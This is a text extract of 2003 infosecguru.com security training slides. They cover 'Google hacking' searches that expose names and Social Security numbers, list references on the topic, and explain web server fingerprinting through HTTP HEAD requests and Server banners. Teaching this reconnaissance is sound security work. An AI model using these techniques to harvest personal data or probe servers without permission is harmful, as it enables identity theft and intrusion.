
Copyright ©2003 by infosecguru.com, All Rights Reserved 213 social security numbers how about a few names and SSN’s?

Copyright ©2003 by infosecguru.com, All Rights Reserved social security numbers II How about a few thousand names and SSN’s?

Copyright ©2003 by infosecguru.com, All Rights Reserved 215 social security numbers III How about a few thousand more names and SSN’s?
Copyright ©2003 by infosecguru.com, All Rights Reserved 216 other google press.. • “Mowse: Google Knowledge: Exposing Sensitive data with Google” – http://www.digivill.net/~mowse/code/mowse-googleknowledge.pdf • “Autism: Using google to hack” – www.smart-dev.com/texts/google.txt • “Google hacking”: – https://www.securedome.de/?a=actually%20report (German) • “Google: Net Hacker Tool du Jour”   – http://www.wired.com/news/infostructure/0,1377,57897,00.html
Copyright ©2003 by infosecguru.com, All Rights Reserved 217 Fingerprinting Web Servers How not to make a mess with the black ink!

Copyright ©2003 by infosecguru.com, All Rights Reserved 218 Why Fingerprint? “If ignorant both of your enemy and yourself, you are certain to be in peril. “ Sun Tzu – "Art of war" -Determine the specific version and possibly service pack installed. - Determine the configuration settings. - Develop countermeasures to fingerprinting. - Make patch delivery easier.

Copyright ©2003 by infosecguru.com, All Rights Reserved 219 The Common Web Servers Developer July 2002 Percent August 2002 Percent Change Apache 21453498 57.62 22859123 63.51 5.89 Microsoft 11866718 31.87 9139785 25.39 -6.48 Zeus 787071 2.11 765115 2.13 0.02 iPlanet 494567 1.33 486868 1.35 0.02

Copyright ©2003 by infosecguru.com, All Rights Reserved The Common Web Servers January 2003 Source: Netcraft


Copyright ©2003 by infosecguru.com, All Rights Reserved 221 The Server Banner HEAD / HTTP/1.1 Host: www.host.com Server: Apache/1.3.26 (Unix) Server: Microsoft-IIS/5.0 Server: Netscape-Enterprise/4.1 Perform a single or standard set of HTTP request towards a web server. The varied differences in the responses will allow for accurate fingerprinting.
Copyright ©2003 by infosecguru.com, All Rights Reserved 222 HTTP/1.1 RFC 2616 http://www.ietf.org/rfc/rfc2616.txt
